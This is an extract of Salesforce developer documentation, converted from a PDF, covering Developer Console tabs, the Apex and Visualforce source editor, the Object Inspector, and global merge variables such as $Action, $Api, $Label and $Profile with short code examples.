Each checkpoint in the list displays this information:

Column	Description
Namespace	The namespace of the package containing the checkpoint.
Class	The Apex class containing the checkpoint.
Line	The line number marked with the checkpoint.
Time	The time the checkpoint was reached.

Right click any column header to sort the information in the column. You can also select which columns you want displayed in the Checkpoints list.

To open a checkpoint, double-click it. The checkpoint opens in the [Checkpoint Inspector](#).

Checkpoint Locations

This list provides the location of each checkpoint in the source code. Each item in the list displays this information:

Column	Description
File	The name of the Apex class that contains the checkpoint.
Line	The line number marked with the checkpoint.
Iteration	If the checkpoint is in a loop, this value indicates the iteration at which the checkpoint is captured.

By default, the iteration is 1, which means that the checkpoint is saved the first time the line of source code executes. You can use a different iteration, for example, to investigate why a loop does not terminate when expected. To change the iteration, click the cell you want to change and enter a new number. Only one checkpoint will be captured for a specific line of code, no matter how many times it's executed during a request.

Set checkpoints locations from the [Source Code Editor](#). Checkpoint locations persist until you click **Clear** or until you close the Developer Console.

SEE ALSO:

- [Debug Logs](#)
- [Setting Checkpoints in Apex Code](#)
- [Overlaying Apex Code and SOQL Statements](#)
- [Checkpoint Inspector](#)
- [Checkpoint Inspector](#)
- [Setting Checkpoints in Apex Code](#)
- [Overlaying Apex Code and SOQL Statements](#)
- [Developer Console Functionality](#)

Logs Tab

Use the Logs tab in the Developer Console to access logs that include database events, Apex processing, workflow, callouts, and validation logic.

The Developer Console automatically polls for the current user's debug logs and lists them on the **Logs** tab. For example, if you have validation rules associated with inserting a record, and you insert a new record, the Developer Console captures a debug log for the request and adds it to the list.

User	Application	Operation	Time	Status	Read	Size
JS	Browser	/_ui/common/apex/debu...	04/09 13:38:46	Success		39132

Filter

- To open the selected log in the [Log Inspector](#), click **File > Open Log** or double-click the log on the **Logs** tab. Use the Log Inspector to review a debug log, evaluate Apex code, track DML, monitor performance, and more.
- To open the selected log in a text editor, click **File > Open Raw Log**.
- To filter the visible logs, click **Filter** and type the text you want included in the list. For example, if you want to see debug logs from a specific user, type that user's name. The filter is case-sensitive.
- To remove all logs from the list, click **Debug > Clear > Log Panel**.
- By default, the **Logs** tab displays only new logs generated by the current user. To see all debug logs saved for your organization, including newly generated logs created by other users, click **Debug** and deselect **Show My Current Logs Only**.

- To automatically hide all existing logs the next time the page is refreshed, click **Debug** and select **Auto-Hide Logs**.
- To download a copy of the selected log as a text file, click **File > Download Log**. The default name for the file is `apex.log`.
- To prevent logs from loading when you open the Developer Console, go to **Help > Preferences** and set **Prevent Logs on Load** to `true`.

 **Note:** User logs are configured from the Debug Log page in your org. From Setup, enter `Debug Logs` in the `Quick Find` box, then select **Debug Logs**.

Setting Logging Levels

Logging levels determine how much request information is saved in a debug log. Parsing a large log can take a long time. To reduce the size of a log, adjust the logging level. Use verbose logging for code you're reviewing. Use terse logging for code you're not interested in.

To specify logging levels for future requests, click **Debug > Change Log Levels**. This page allows you to define trace flags and debug levels.

To override the default log levels for a specific class or trigger, or to set up logging for a user, add a trace flag that includes a duration and a debug level.

To save your changes and close the window, click **Done**.

 **Note:** If you are debugging using checkpoints, set the Apex Code logging level to FINER or FINEST. (Do not use FINEST for deployment.)

For details on what each setting controls, see [Debug Log Categories](#) and [Debug Log Levels](#).

 **Important:** If the Developer Console is open, the general log levels defined in the Developer Console affect all logs, including logs created during a deployment. Before running a deployment, verify that the Apex Code log level is not set to Finest, or the deployment might take longer than expected.

- [Debug Logs](#)
- [Set Up Debug Logging](#)
- [Developer Console Debug Menu](#)
- [Log Inspector](#)
- [Debug Log Levels](#)
- [Debug Log Order of Precedence](#)

View State Tab

The **View State** tab in the Developer Console allows you to examine the view state for a Visualforce page request.

The View State tab in the Developer Console works the same as the View State tab in the Visualforce Development Mode footer, except that double-clicking a folder node doesn't open a usage pie chart window. See "About the View State Tab" in the [Visualforce Developer's Guide](#) for details.

Enabling the View State Tab

To enable the View State tab:

1. From your personal settings, enter *Advanced User Details* in the Quick Find box, then select **Advanced User Details**. No results? Enter *Personal Information* in the Quick Find box, then select **Personal Information**.
2. Click **Edit**.
3. Select the **Development Mode** checkbox if it isn't selected.
4. Select the **Show View State in Development Mode** checkbox.
5. Click **Save**.

 **Note:** Since the view state is linked to form data, the View State tab only appears if your page contains an `<apex:form>` tag. In addition, the View State tab displays only on pages using custom controllers or controller extensions.

SEE ALSO:

[Debug Logs](#)

Tests Tab

Use the Developer Console to set up test runs, run tests, and check Apex code coverage.

You can manage your tests from the Developer Console Test menu.

- **Always Run Asynchronously:** If this option isn't enabled, test runs that include tests from only one class run synchronously. Test runs that include more than one class run asynchronously regardless of whether this option is enabled.
- **New Run:** Create a test run. For details, see [Create a Test Run](#).
- **Rerun:** Run the test selected in the Tests tab.
- **Rerun Failed Tests:** To rerun only the failed tests from the test run that's highlighted in the Tests tab, choose this option.
- **Run All:** Run all saved test methods.
- **Abort:** Abort the test selected in the Tests tab.
- **New Suite:** Create a suite of test classes that you regularly run together. For details, see [Manage Sets of Apex Test Classes with Test Suites](#).

- **Suite Manager:** Create or delete test suites, or edit which classes your test suites contain.
- **New Suite Run:** Create a test run of the classes in one or more test suites.
- **Collapse All:** Collapse all open tests in the Tests tab.
- **Expand All:** Expand all tests in the Tests tab.
- **Clear Test Data:** Clear the current test data and code coverage results.

Completed tests are listed on the Tests tab in the bottom panel of the Developer Console.

The Overall Code Coverage pane displays the percentage of code coverage for each class in your org. The pane always displays the current percentage for every class. After you perform a test run of all classes, it displays the overall org-wide percentage in bold. For more information, see [Checking Code Coverage](#).

For more information on testing, see [Apex Developer Guide: Testing Apex](#).

SEE ALSO:

- [Create a Test Run](#)
- [Checking Code Coverage](#)

Developer Console Command Line Reference

The Developer Console includes a command line for various useful commands. To open or close the Developer Console Command Line Window, press **CTRL+SHIFT+L**.

Command	Parameters	Description
commands	None	A list of all commands.
exec <Apex statements>	<Apex statements>: One or more Apex statements.	Executes the <Apex statements> and generates a log.

<code>exec [-o -r]</code>	None	<p><code>-o</code>: Opens the Enter Apex Code window.</p> <p><code>-r</code>: Executes the code in the Enter Apex Code window and generates a log.</p>
<code>find <string></code>	<code><string></code> : A string of characters.	Searches the log for a string.
<code>help</code>	None	Explains how to get information about commands.
<code>man <command></code>	<code><command></code> : A Command Line Window command.	Displays the description of the command.

Working with Code

This section contains information about the tools and techniques you can use when making changes to your organization by using code.

[Using the Editor for Visualforce or Apex](#)

When editing Visualforce or Apex, either in the Visualforce development mode footer or from Setup, an editor is available.

[Source Code Editor](#)

The Developer Console includes a Source Code Editor with a collection of features for editing Apex and Visualforce code.

[Object Inspector](#)

The Object Inspector provides a read-only reference for the fields of a standard or custom object, and their data types. To open the Object Inspector, click **File > Open** and select the object you want to view.

[Global Variables](#)

Components such as custom buttons and links, formulas in custom fields, validation rules, flows, and processes, and Visualforce pages allow you to use special merge fields to reference the data in your organization.

[Valid Values for the \\$Action Global Variable](#)

All objects support basic actions, such as new, clone, view, edit, list, and delete. The `$Action` global also references actions available on many standard objects. The values available in your organization may differ depending on the features you enable.

[Apex Code Overview](#)

Apex is a strongly typed, object-oriented programming language that allows developers to execute flow and transaction control statements on the Force.com platform server in conjunction with calls to the Force.com API. Using syntax that looks like Java and acts like database stored procedures, Apex enables developers to add business logic to most system events, including button clicks, related record updates, and Visualforce pages. Apex code can be initiated by Web service requests and from triggers on objects.

[Visualforce](#)

Visualforce is a framework that allows developers to build sophisticated, custom user interfaces that can be hosted natively on the Force.com platform. The Visualforce framework includes a tag-based markup language, similar to HTML, and a set of server-side “standard controllers” that make basic database operations, such as queries and saves, very simple to perform.

[Lightning Component Framework](#)

The Lightning Component framework is a UI framework for developing dynamic web apps for mobile and desktop devices. It’s a modern framework for building single-page applications engineered for growth.

[Securing Your Code](#)

This section contains information about implementing security in your code.

[Email Services](#)

You can use email services to process the contents, headers, and attachments of inbound email. For example, you can create an email service that automatically creates contact records based on contact information in messages.

[Custom Labels](#)

Custom labels enable developers to create multilingual applications by automatically presenting information (for example, help text or error messages) in a user's native language. Custom labels are custom text values that can be accessed from Apex classes, Visualforce pages, or Lightning components. The values can be translated into any language Salesforce supports.

[Defining Custom S-Controls](#)

S-controls provide a flexible, open means of extending the Salesforce user interface, including the ability to create and display your own custom data forms.

SEE ALSO:

[Custom Labels](#)

[About S-Controls](#)

[Custom Metadata Types](#)

[Deploy Your Changes](#)

[Deploy Using the Force.com Migration Tool](#)

Using the Editor for Visualforce or Apex

When editing Visualforce or Apex, either in the Visualforce development mode footer or from Setup, an editor is available.

The Apex and Visualforce editor has the following functionality:

Syntax highlighting

The editor automatically applies syntax highlighting for keywords and all functions and operators.

Search (🔍)

Search enables you to search for text within the current page, class, or trigger. To use search, enter a string in the `Search` textbox and click **Find Next**.

- To replace a found search string with another string, enter the new string in the `Replace` textbox and click **replace** to replace just that instance, or **Replace All** to replace that instance and all other instances of the search string that occur in the page, class, or trigger.
- To make the search operation case sensitive, select the **Match Case** option.
- To use a regular expression as your search string, select the **Regular Expressions** option. The regular expressions follow JavaScript's regular expression rules. A search using regular expressions can find strings that wrap over more than one line.

If you use the replace operation with a string found by a regular expression, the replace operation can also bind regular expression group variables (`$1`, `$2`, and so on) from the found search string. For example, to replace an `<h1>` tag with an `<h2>` tag and keep all the attributes on the original `<h1>` intact, search for `<h1 (\s+) (.*) >` and replace it with `<h2$1$2>`.

Go to line (➡)

This button allows you to highlight a specified line number. If the line is not currently visible, the editor scrolls to that line.

Undo (↶) and Redo (↷)

Use undo to reverse an editing action and redo to recreate an editing action that was undone.

Font size

Select a font size from the drop-down list to control the size of the characters displayed in the editor.

Line and column position

The line and column position of the cursor is displayed in the status bar at the bottom of the editor. This can be used with go to line (➡) to quickly navigate through the editor.

Line and character count

The total number of lines and characters is displayed in the status bar at the bottom of the editor.

The editor supports the following keyboard shortcuts:

Tab

Adds a tab at the cursor

SHIFT+Tab

Removes a tab

CTRL+f

Opens the search dialog or searches for the next occurrence of the current search

CTRL+r

Opens the search dialog or replaces the next occurrence of the current search with the specified replacement string

EDITIONS

Available in: Salesforce Classic

Apex is available in: **Enterprise, Performance, Unlimited, Developer,** and **Database.com** Editions

EDITIONS

Available in: Salesforce Classic

Visualforce is available in: **Contact Manager, Group, Professional, Enterprise, Performance, Unlimited,** and **Developer** Editions

USER PERMISSIONS

To edit Visualforce markup:

- "Customize Application"

To edit custom Visualforce controllers or Apex

- "Author Apex"

CTRL+g

Opens the go to line dialog

CTRL+s

Performs a quick save.

CTRL+z

Reverses the last editing action

CTRL+y

Recreates the last editing action that was undone

SEE ALSO:



[Apex Code Overview](#)

[Visualforce](#)

Source Code Editor

The Developer Console includes a Source Code Editor with a collection of features for editing Apex and Visualforce code.

All code files, including Apex classes and triggers, and Visualforce pages and components, open in the Source Code Editor in the Developer Console workspace.

The syntax highlighting in the Source Code Editor calls out comments, numbers, strings, [reserved keywords](#), [primitive data types](#), variable declarations, and references. To access code search, press CTRL+F.

After you implement testing, you can view line-by-line code coverage in the Source Code Editor. See [Checking Code Coverage](#). The Source Code Editor also lets you set checkpoints to troubleshoot without updating your code. See [Setting Checkpoints in Apex Code](#).

To toggle between the Source Code Editor and a full screen editor (if available), press F11.

Setting Source Code Editor Preferences

You can choose the font size and display theme for the Source Code Editor. Click **Help > Preferences** to access the Preferences dialog.

Select an Editor Theme to preview it.

The Preferences window includes additional configuration options based on your permissions and implementation. These include [enabling code completion](#) on page 5811 and [Logs Tab preventing logs from loading](#) on page 5803.

Click **Save** to update your settings and close the window.

Navigating to Method and Variable Declarations

You can navigate directly to a method or variable declaration, rather than having to scroll or search to find it.

1. Mouse over a method or variable name. If the method or variable name is underlined, you can navigate to its declaration.
2. Click in an underlined method or variable name.
3. Press CTRL+ALT+N or click **Go To** to move the cursor to the declaration. If the declaration is in another file, the file opens in a new tab.

Using Search and Replace

Use the following keyboard shortcuts to search and replace text within the current view.

Function	Shortcut	Notes
Search	CTRL+F	Opens an active search form.
Replace	CTRL+SHIFT+F	Opens a dialog that prompts you for the search term and then the replacement term, then lets you confirm or reject each change.
Replace all	CTRL+SHIFT+R	Opens a dialog that prompts you for the search term and then the replacement term, then lets you confirm or reject the universal change.

To search files that are not open in the current view, click **File > Search in Files** or press CTRL+SHIFT+H.

Using Code Completion

The Source Code Editor provides auto-complete suggestions while you are writing code.

In Visualforce pages and components, auto-complete appears automatically as you type.

In Apex classes and triggers, click CTRL+SPACE to view a list of suggested completions. Completions are provided for Apex system objects and methods, user-defined objects and methods, and sObjects and fields. To enable Apex auto-complete when you type a period, click **Help** > **Preferences** and set **Enable Apex Auto-complete** to `true`.

Keep typing to filter the suggestions, press ENTER to select the top completion, or use the arrow keys or mouse to select a different completion.

Completions are gathered from the object you are currently working on. If you don't see the completion you expect, save the open object and refresh. The object's type is determined by the current editor's symbol table. If there are no symbols that match, cached symbol tables (the last valid save) are also checked. If there is no current object, the auto-complete window shows all system and user classes, as well as sObjects.

Validating Changes in Source Code: Problems Tab

Changes you make in the Source Code Editor are compiled and validated in the background. While you're editing code, an error indicator appears on lines with errors, and the **Problems** tab in the lower panel shows the details of compilation errors. To collapse the **Problems** tab, use the  button in the corner of the panel.

When source views are validated, all modified sources are validated together instead of individually. Changes that might be inconsistent with code on the server, but are consistent when validated as a group—such as adding a method in one file and calling that method in another—will not be reported as errors.

Changing the API Version

Use the **API Version** list at the top of the Source Code Editor to change the version of the current entity. The list includes the five most recent API versions plus the current version of the entity.

Saving Changes

When you make changes in the Source Code Editor, the name of the tab includes a "*" to indicate unsaved changes. Apex classes and triggers are saved with the current API version of the class or trigger.

To save a collection of changes with dependencies, click **File** > **Save All** or CTRL+S+SHIFT. All open tabs with modifications are saved together in one request.

When you save modified source views, they are validated against all saved source files. If source files have related changes, it is not possible to save the files individually. If there are any compilation errors, you will not be able to save. Review the **Problems** panel, correct any errors, and click **Save** again.

 **Note:** You can't edit and save Apex classes in a production organization.

Staying in Sync with Code in the Cloud

The Developer Console tracks changes made to the source by other users while you have a file open. If you haven't made any changes, your view will be updated automatically. If you've made modifications, you won't be able to save them to the server. You'll see an alert that another user has made changes, with the option to update the source view to the latest version.

Warning: If you choose to update to the latest version of a file, your changes will be overwritten. Copy your version out of the source view to preserve it, then update to the latest version and integrate your modifications.

SEE ALSO:

[The Developer Console User Interface](#)

[Checking Code Coverage](#)

[Setting Checkpoints in Apex Code](#)

[Developer Console File Menu](#)

Object Inspector

The Object Inspector provides a read-only reference for the fields of a standard or custom object, and their data types. To open the Object Inspector, click **File** > **Open** and select the object you want to view.

To search for objects that meet specific criteria, use the [Developer Console Query Editor](#).

Name	Apex Type
Id	Id
ParentId	Id
Type	String
CreatedById	Id
CreatedDate	Datetime
IsDeleted	Boolean
LastModifiedDate	Datetime
SystemModstamp	Datetime
CommentCount	Integer
LikeCount	Integer
Title	String
Body	String
LinkUrl	String
RelatedRecordId	Id
ContentData	Blob
ContentFileName	String
ContentDescription	String
ContentType	String

Note: You can't modify custom objects in the Developer Console. Create, edit, or delete custom objects from Setup.

SEE ALSO:

[Developer Console Functionality](#)

[Find Object Management Settings](#)

Global Variables

Components such as custom buttons and links, formulas in custom fields, validation rules, flows, and processes, and Visualforce pages allow you to use special merge fields to reference the data in your organization.

 **Note:** Only User, organization, and API merge fields are supported for web tabs.

Use the following global variables when choosing a merge field type to add to your custom component:

\$Action

Description:	A global merge field type to use when referencing standard Salesforce actions such as displaying the Accounts tab home page, creating new accounts, editing accounts, and deleting accounts. Use action merge fields in <code>LINKTO</code> and <code>URLFOR</code> functions to reference the action selected.
Use:	<ol style="list-style-type: none"> 1. Select the field type: <code>\$Action</code>. 2. Insert a merge field in the format <code>\$Action.object.action</code>, such as <code>\$Action.Account.New</code>.
S-Control Example:	<p>The s-control below references the standard action for creating new accounts in the <code>\$Action.Account.New</code> merge field.</p> <pre><html> <body> {!LINKTO("Create a New Account", \$Action.Account.New, \$ObjectType.Account)} </body> </html></pre>
Visualforce Example:	<pre><apex:outputLink value="{!URLFOR(\$Action.Account.New)}">Create New Account</apex:outputLink></pre>
Tips:	This global variable is only available for custom buttons and links, s-controls, and Visualforce pages.

All objects support basic actions, such as new, clone, view, edit, list, and delete. The `$Action` global also references actions available on many standard objects. The values available in your organization may differ depending on the features you enable.

\$Api

Description:	A global merge field type to use when referencing API URLs.
Use:	<ol style="list-style-type: none"> 1. Select the field type: <code>\$Api</code>. 2. Select a merge field, such as:

EDITIONS

The availability of each global variable depends on the experience and edition requirements for the related feature.

USER PERMISSIONS

To create, edit, and delete custom s-controls, formulas, or Visualforce pages:

- “Customize Application”

To edit flows and processes:

- “Manage Force.com Flow”

- `$Api.Enterprise_Server_URL__xxx`: The Enterprise WSDL SOAP endpoint where `xxx` represents the version of the API. For example, `$Api.Enterprise_Server_URL_140` is the merge field value for version 14.0 of the API.
- `$Api.Partner_Server_URL__xxx`: The Partner WSDL SOAP endpoint where `xxx` represents the version of the API.
- `$Api.Session_ID`: The session ID.

S-Control Example: The custom formula field below calls a service to replace the SIC code. Replace `myserver` with the name of your server.

```
HYPERLINK("https://www.myserver.com/mypage.jsp" &
"?Username=" & $User.Username &
"&crmSessionId=" & GETSESSIONID() &
"&crmServerUrl=" & $Api.Partner_Server_URL_90 &
"&crmObjectId=" & Id &
"&crmFieldUpdate=sicCode",
"Update SIC Code")
```

Visualforce and Flow Example: Use dot notation to return the session ID.

```
{!$Api.Session_ID}
```

Tips: This global variable is only available for formula fields, s-controls, custom buttons and links, Visualforce pages, flow formulas, and process formulas.

 **Important:** `$Api.Session_ID` and `GETSESSIONID()` return the same value, an identifier for the current session in the current context. This context varies depending on where the global variable or function is evaluated. For example, if you use either in a custom formula field, and that field is displayed on a standard page layout in Salesforce Classic, the referenced session will be a basic Salesforce session. That same field (or the underlying variable or formula result), when used in a Visualforce page, references a Visualforce session instead.

Session contexts are based on the domain of the request. That is, the session context changes whenever you cross a hostname boundary, such as from `.salesforce.com` to `.visual.force.com` or `.lightning.force.com`.

Session identifiers from different contexts, and the sessions themselves, are different. When you transition between contexts, the old session is replaced by the new one, and the old session is no longer valid. The session ID also changes at this time.

Normally Salesforce transparently handles session hand-off between contexts, but if you're passing the session ID around yourself, be aware that you might need to re-access `$Api.Session_ID` or `GETSESSIONID()` from the new context to ensure a valid session ID.

Note also that not all sessions are created equal. In particular, sessions obtained in a Lightning Experience context have reduced privileges, and don't have API access. You can't use these session IDs to make API calls.

\$Component

Description:	A global merge field type to use when referencing a Visualforce component.
Use:	Each component in a Visualforce page has its own <code>Id</code> attribute. When the page is rendered, this attribute is used to generate the Document Object Model (DOM) ID. Use <code>\$Component.Path.to.Id</code> in JavaScript to reference a specific component on a page, where <code>Path.to.Id</code> is a component hierarchy specifier for the component being referenced.
Visualforce Example:	<pre>function beforeTextSave() { document.getElementById('!\$Component.msgpost').value = myEditor.getEditorHTML(); }</pre>
Tips:	This global variable is only available for Visualforce pages.

\$ComponentLabel

Description:	A global merge field to use when referencing the label of an <code>inputField</code> component on a Visualforce page that is associated with a message.
Use:	Return the label of an <code>inputField</code> component that is associated with a message.
Visualforce Example:	<pre><apex:datalist var="mess" value="{!messages}"> <apex:outputText value="{!mess.componentLabel}:" style="color:red"/> <apex:outputText value="{!mess.detail}" style="color:black" /> </apex:datalist></pre>
Tips:	This global variable is only available for Visualforce pages.

\$CurrentPage

Description:	A global merge field type to use when referencing the current Visualforce page or page request.
Use:	Use this global variable in a Visualforce page to reference the current page name (<code>\$CurrentPage.Name</code>) or the URL of the current page (<code>\$CurrentPage.URL</code>). Use <code>\$CurrentPage.parameters.parameterName</code> to reference page request parameters and values, where <code>parameterName</code> is the request parameter being referenced.
Visualforce Example:	<pre><apex:page standardController="Account"> <apex:pageBlock title="Hello {!\$User.FirstName}!"> You belong to the {!account.name} account.
 You're also a nice person. </apex:pageBlock> <apex:detail subject="{!account}" relatedList="false"/> <apex:relatedList list="OpenActivities" subject="{!\$CurrentPage.parameters.relatedId}"/> </apex:page></pre>

Tips: This global variable is only available for Visualforce pages.

\$FieldSet

Description: Provides access to a field set defined in your organization.

Use: Use this in your Visualforce pages to dynamically iterate over fields in a field set. You must prefix this global variable with a reference to the standard or custom object that has the field set.

Visualforce Example:

```
<apex:page standardController="Account">
  <apex:repeat value="{!$Account.FieldSet.mySpecialFields}"
    var="field">
    <apex:outputText value="{!field}" />
  </apex:repeat>
</apex:page>
```

Tips: This global variable is only available for Visualforce pages.

\$Label

Description: A global merge field type to use when referencing a custom label.

Use:

1. Select the field type \$Label.
2. Select the custom label that you want to reference.

The returned value depends on the language setting of the contextual user. The value returned is one of the following, in order of precedence:

1. The local translation's text
2. The packaged translation's text
3. The master label's text

Flow Example: Create a flow formula whose expression is the following.

```
{!$Label.customCurrency_label}
```

Then reference that flow formula as the label of a screen field.

Visualforce Example:

```
<apex:page>
  <apex:pageMessage severity="info"
    strength="1"
    summary="{!$Label.firstrunhelptext}"
  />
</apex:page>
```

Lightning components Example

Label in a markup expression using the default namespace
`{!$Label.c.labelName}`

Label in JavaScript code if your org has a namespace

```
$.get ("${Label.namespace.LabelName}")
```

Tips: This global variable is available for Lightning components, Visualforce pages, Apex, flow formulas, and process formulas only.

`$.Label.Site`

Description: A global merge field type to use when referencing a standard Sites label in a Visualforce page. Like all standard labels, the text will display based on the user's language and locale.

Use: Use this expression in a Visualforce page to access a standard Sites label. When the application server constructs the page to be presented to the end-user's browser, the value returned depends on the language and locale of the user.

Salesforce provides the following labels:

Label	Message
authorization_required	Authorization Required
bandwidth_limit_exceeded	Bandwidth Limit Exceeded
change_password	Change Password
change_your_password	Change Your Password
click_forget_password	If you have forgotten your password, click Forgot Password to reset it.
community_nickname	Nickname
confirm_password	Confirm Password
down_for_maintenance	<i>{0}</i> is down for maintenance
email	Email
email_us	email us
enter_password	Did you forget your password? Please enter your username below.
error	Error: {0}
error2	Error
file_not_found	File Not Found
forgot_password	Forgot Password
forgot_password_confirmation	Forgot Password Confirmation
forgot_your_password_q	Forgot Your Password?
get_in_touch	Please {1} if you need to get in touch.

Label	Message
go_to_login_page	Go to Login Page
img_path	/img/sites
in_maintenance	Down For Maintenance
limit_exceeded	Limit Exceeded
login	Login
login_button	Login
login_or_register_first	You must first log in or register before accessing this page.
logout	Logout
new_password	New Password
new_user_q	New User?
old_password	Old Password
page_not_found	Page Not Found
page_not_found_detail	Page Not Found: {0}
password	Password
passwords_dont_match	Passwords did not match.
powered_by	Powered by
register	Register
registration_confirmation	Registration Confirmation
site_login	Site Login
site_under_construction	Site Under Construction
sorry_for_inconvenience	Sorry for the inconvenience.
sorry_for_inconvenience_backShortly	Sorry for the inconvenience. We'll be back shortly.
stay_tuned	Stay tuned.
submit	Submit
temp_password_sent	An email has been sent to you with your temporary password.
thank_you_for_registering	Thank you for registering. An email has been sent to you with your temporary password.
under_construction	<i>{0}</i> is under construction
user_registration	New User Registration
username	Username

Label	Message
verify_new_password	Verify New Password

Visualforce Example:

```
<apex:page>
  <apex:pageMessage severity="info"
    strength="1"
    summary="{!$Label.Site.temp_password_sent}"
  />
</apex:page>
```

Tips: This global variable is only available for Visualforce pages.

\$Network

Description: A global merge field type to use when referencing community details in a Visualforce email template.

Use: Use this expression in a Visualforce email template to access the community name and the community login URL.

Visualforce Example:

```
<messaging:emailTemplate subject="Your Password has been reset"
  recipientType="User" >
  <messaging:htmlEmailBody >
    <p>Hi, </p>
    <p>Your password for
  <b>{!$Network.Name}</b> community has been
  reset.</p>
    <p><a
  href='{!$Network.NetworkUrlForUserEmails}'>Reset
  Password</a></p>
    <p>Regards, </p>
    <p>Communities Admin</p>
  </messaging:htmlEmailBody>
</messaging:emailTemplate>
```

Tips: This global variable works only in Visualforce email templates for Communities.

\$ObjectType

Description: A global merge field type to use when referencing standard or custom objects (such as Accounts, Cases, or Opportunities) and the values of their fields. Use object type merge fields in LINKTO, GETRECORDIDS, and URLFOR functions to reference a specific type of data or the VLOOKUP function to reference a specific field in a related object.

Use:	<ol style="list-style-type: none"> 1. Select the field type: <code>\$ObjectType</code>. 2. Select an object to insert a merge field representing that object, such as <code>\$ObjectType.Case</code>. Optionally, select a field on that object using the following syntax: <code>\$ObjectType.Role_Limit__c.Fields.Limit__c</code>.
Custom Button Example:	<p>The custom list button below references the cases standard object in the <code>\$ObjectType.Case</code> merge field.</p> <pre> {!REQUIRESCRIPT ("/soap/ajax/13.0/connection.js")} var records = {!GETRECORDIDS(\$ObjectType.Sample)}; var newRecords = []; if (records[0] == null) { alert("Please select at least one row") } else { for (var n=0; n<records.length; n++) { var c = new sforce.SObject("Case"); c.id = records[n]; c.Status = "New"; newRecords.push(c); } result = sforce.connection.update(newRecords); window.location.reload(); } </pre>
Validation Rule Example:	<p>This example checks that a billing postal code is valid by looking up the first five characters of the value in a custom object called <code>Zip_Code__c</code> that contains a record for every valid zip code in the US. If the zip code is not found in the <code>Zip_Code__c</code> object or the billing state does not match the corresponding <code>State_Code__c</code> in the <code>Zip_Code__c</code> object, an error is displayed.</p> <pre> AND(LEN(BillingPostalCode) > 0, OR(BillingCountry = "USA", BillingCountry = "US"), VLOOKUP(\$ObjectType.Zip_Code__c.Fields.State_Code__c, \$ObjectType.Zip_Code__c.Fields.Name, LEFT(BillingPostalCode,5)) <> BillingState) </pre>
Visualforce Example:	<p>The following example retrieves the label for the Account Name field:</p> <pre> {!\$ObjectType.Account.Fields.Name.Label} </pre>
Tips:	<p>This global variable is available in Visualforce pages, custom buttons and links, s-controls, and validation rules.</p>

\$Organization

Description:	<p>A global merge field type to use when referencing information about your company profile. Use organization merge fields to reference your organization's city, fax, ID, or other details.</p>
Use:	<ol style="list-style-type: none"> 1. Select the field type: <code>\$Organization</code>. 2. Select a merge field such as <code>\$Organization.Fax</code>.
Validation Rule Example:	<p>Use organization merge fields to compare any attribute for your organization with that of your accounts. For example, you may want to determine if your organization has the same country as your accounts. The validation formula below references your organization's country merge field and requires a country code for any account that is foreign.</p>

	<pre>AND(\$Organization.Country <> BillingCountry, ISBLANK(Country_Code__c))</pre>
Flow Example:	Create a flow formula (Text) whose expression is <code>{!\$Organization.City}</code> . In a Decision element, check if a contact's city matches that formula.
Visualforce Example:	Use dot notation to access your organization's information. For example: <pre>{!\$Organization.Street} {!\$Organization.State}</pre>
Tips:	The organization merge fields get their values from whatever values are currently stored as part of your company information in Salesforce. Note that <code>{!\$Organization.UiSkin}</code> is a picklist value, and so should be used with picklist functions such as <code>ISPICKVAL()</code> in custom fields, validation rules, Visualforce expressions, flow formulas, process formulas, and workflow rule formulas.

\$Page

Description:	A global merge field type to use when referencing a Visualforce page.
Use:	Use this expression in a Visualforce page to link to another Visualforce page.
Visualforce Example:	<pre><apex:page> <h1>Linked</h1> <apex:outputLink value="{!\$Page.otherPage}"> This is a link to another page. </apex:outputLink> </apex:page></pre>
Tips:	This global variable is only available for Visualforce pages.

\$Permission

Description:	A global merge field type to use when referencing information about the current user's custom permission access. Use permission merge fields to reference information about the user's current access to any of your organization's custom permissions.
Use:	<ol style="list-style-type: none"> 1. Select the field type: <code>\$Permission</code>. 2. Select a merge field such as <code>\$Permission.customPermissionName</code>.
Validation Rule Example:	The following validation rule references the custom permission <code>changeAustinAccounts</code> for the current user. This rule ensures that only users with <code>changeAustinAccounts</code> can update accounts with a billing city of Austin. <pre>BillingCity = 'Austin' && \$Permission.changeAustinAccounts</pre>

Visualforce Example: To have a pageblock only appear for users that have the custom permission `seeExecutiveData`, use the following.

```
<apex:pageBlock rendered="{!$Permission.canSeeExecutiveData}">
  <!-- Executive Data Here -->
</apex:pageBlock>
```

Tips: `$Permission` appears only if custom permissions have been created in your organization. This global variable isn't supported for processes, flows, and workflow rules.

\$Profile

Description: A global merge field type to use when referencing information about the current user's profile. Use profile merge fields to reference information about the user's profile such as license type or name.

- Use:**
1. Select the field type: `$Profile`.
 2. Select a merge field such as `$Profile.Name`.

Validation Rule Example: The validation rule formula below references the profile name of the current user to ensure that only the record owner or users with this profile can make changes to a custom field called `Personal Goal`:

```
AND( ISCHANGED( Personal_Goal__c ), Owner <> $User.Id, $Profile.Name <>
    "Custom: System Admin" )
```

Flow Example: To identify the running user's profile, create a flow formula (Text) with the following expression.

```
{!$Profile.Name}
```

By referencing that formula, you avoid using a query (Lookup elements) and save on limits.

